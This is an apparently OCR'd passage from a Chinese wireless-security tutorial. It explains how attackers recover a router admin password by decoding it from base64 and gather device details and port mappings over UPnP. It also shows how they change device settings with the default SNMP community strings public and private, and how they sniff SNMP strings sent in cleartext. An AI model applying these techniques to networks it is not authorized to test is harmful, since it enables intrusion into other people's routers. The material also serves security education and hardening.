


图 14

在源文件中查找“http_passwd”相关的定义信息，可以看到如图 15 所示的内容，对于“http_passwd”的加密方式有着明确的定义，即使用 base64 编码方式。




图 15

既然已经获知了管理员密码“Y2pjaG53cw==”是经过 base64 加密的，那么接下来只需要使用 base64 的解码工具即可还原出密码。如图 16 所示，在“Base64 encrypted password”栏输入之前获取的管理员密码“Y2pjaG53cw==”，在其下方的“Decrypted password”栏就会立即显示出实际对应的密码为“cjchnws”。这样，我们就成功地得到了无线路由器的管理员密码。

那么，作为攻击者而言，真正的渗透就可以开始了。不但可以在以后随意登录无线路由器，还可以设定端口映射，设置多个 SSID 广播，设置多个备选 WEP

加密密码等。这个无线路由器从此也就宣告彻底陷落，而对于该无线网络而言，只是出现了一个临时中断的情况，这在平时也是偶然会发生的情况，所以绝大多数无线用户还根本不知道发生了什么事！




图 16

UPnP 攻击

微软给出的解释：通用即插即用（UPnP）是一种用于 PC 和智能设备（或仪器）的常见对等网络连接的体系结构，尤其是在家庭中。UPnP 以 Internet 标准和技术（例如 TCP/IP、HTTP 和 XML）为基础，使这样的设备彼此可自动连接和协同工作，从而使网络访问（尤其是家庭网络）对更多的人成为可能。关于 UPnP 的结构和作用我就不再废话了，这方面的资料很多，大家可 Google 或者百度一下会有很多收获。这里要提示的是，对于绝大多数无线路由器而言，UPnP 是默认开启的。

无线黑客们除了可以使用 UPnP 工具轻松地查看无线路由器的基本信息外，还可以查看详细的网络设备资料，比如公司名称、产品类型、设备型号、内部设计号等。该参数将有助于无线黑客判断出具体的无线网络设备型号。为了方便大家查看及参考，下面我就以目前市面上较为流行的日产 BUFFALO 无线设备为例来讲解。

1）查看 BUFFALO 无线设备资料

如图 17 所示，在最上面“InternetGatewayDevice”标识下，可以看到在“manufacturerURL”即制造商网址处给出了 buffalo 厂商的日本官网，而在下方“modelName”处显示为 WHR-HP-G54，即该设备的具体型号。在“friendlyName” 和“modeDescription”处，可以看到显示为 BUFFALO WHR-HP-G54 Router，即为 BUFFALO 的无线路由器产品，该型号可以在网上直接查到。同样的，知道了具体型号，对于无线黑客而言，就可以根据该型号进行其他漏洞的查询。

2）获取外网连接状态

无线黑客可以通过 UPnP 获取当前路由器外部网络连接状态，如图 18 所示。其中，在“NewConnectionStatus”处显示为 Disconnected，即没有与外部网络连接。

3）查看路由器外网连接 IP

无线黑客可以通过 UPnP 获取当前路由器外部网络连接 IP 地址，如图 19 所示。其中，在“NewExternalIPAddress”处显示为“10.0.0.129”，这个就是该无线路由器接入的外部地址，也就是真正的企业/机构内部网络地址。




图 17




图 18




图 19

4）查看端口映射状态

在成功添加完端口映射后，无线黑客可以通过 UPnP 获取当前路由器端口映射情况，如图 20 所示。




图 20

SNMP 攻击

SNMP（Simple Network Management Protocol，简单网络管理协议）是专门设计来用于在 IP 网络管理网络

节点（服务器、工作站、路由器、交换机及 HUB 等）的一种标准协议，它是一种应用层协议。SNMP 使网络管理员能够管理网络效能，发现并解决网络问题以及规划网络增长。通过 SNMP 接收随机消息（及事件报告）网络管理系统获知网络出现的问题。

由于 SNMP 的效果显著，所以网络硬件厂商开始把 SNMP 加入到它们制造的每一台设备中。今天，各种网络设备上都可以看到默认启用的 SNMP 服务，从交换机到路由器，从防火墙到网络打印机，无一例外。

目前在 SNMP 上造成威胁的主要问题是许多厂商安装的 SNMP 都采用了默认的通信字符串，这些通信字符串是程序获取设备信息和修改配置必不可少的。采用默认通信字符串的好处是网络上的软件可以直接访问设备，无须经过复杂的配置。

通信字符串主要包含两类命令：GET 命令和 SET 命令。GET 命令从设备读取数据，这些数据通常是操作参数，例如连接状态、接口名称等。SET 命令允许设置设备的某些参数，这类功能一般有限制，例如关闭某个网络接口、修改路由器参数等功能。但很显然，GET、SET 命令都可能被用于拒绝服务攻击（D.O.S）和恶意修改网络参数。

1）修改网络设备参数

最常见的默认通信字符串是 public（只读）和 private（读/写），除此之外还有许多厂商私有的默认通信字符串。几乎所有运行 SNMP 的网络设备上，都可以找到某种形式的默认通信字符串。如图 21 所示，在默认情况下，该网络设备名称为“2_WAN_QOS_Router”。




图 21

图 22 所示为使用默认字符串修改后的无线网络设备名称，可以看到，名称已经改为“2_WAN_ZerOne_Router”，并且所在位置一栏也被修改为“ZerOne Security Team”，甚至联系方式也被改为 longaslast@gmail.com。

2）截获 SNMP 字符串

SNMP 2.0 和 SNMP 1.0 的安全机制比较脆弱，通信不加密，所有通信字符串和数据都以明文形式发送。无线黑客一旦截获了网络通信，就可以利用各种嗅探工具直接获取通信字符串，即使用户改变了通信字符串的默认值也无济于事。图 23 所示为在一个 2 层无线网络环境中截获用户对上层设备配置的 SNMP 字符串。




图 22




图 23

近几年才出现的 SNMP 3.0 解决了一部分问题。为保护通信字符串，SNMP 3.0 使用 DES（Data Encryption Standard）算法加密数据通信；另外，SNMP 3.0 还能够用 MD5 和 SHA（Secure Hash Algorithm）技术验证节点的标识符，从而防止无线黑客冒充管理节点的身份操作网络。

虽然 SNMP 3.0 出现已经有一段时间了，但目前还没有广泛应用。如果设备是 2、3 年前的产品，很可能根本不支持 SNMP 3.0；甚至有些较新的设备也只有 SNMP 2.0 或 SNMP 1.0。即使设备已经支持 SNMP 3.0，许多厂商使用的还是标准的通信字符串，这些字符串对黑客组织来说根本不是秘密。因此，虽然 SNMP 3.0 比以前的版本提供了更多的安全特性，如果配置不当，其实际效果仍旧有限。

Config 文件泄露

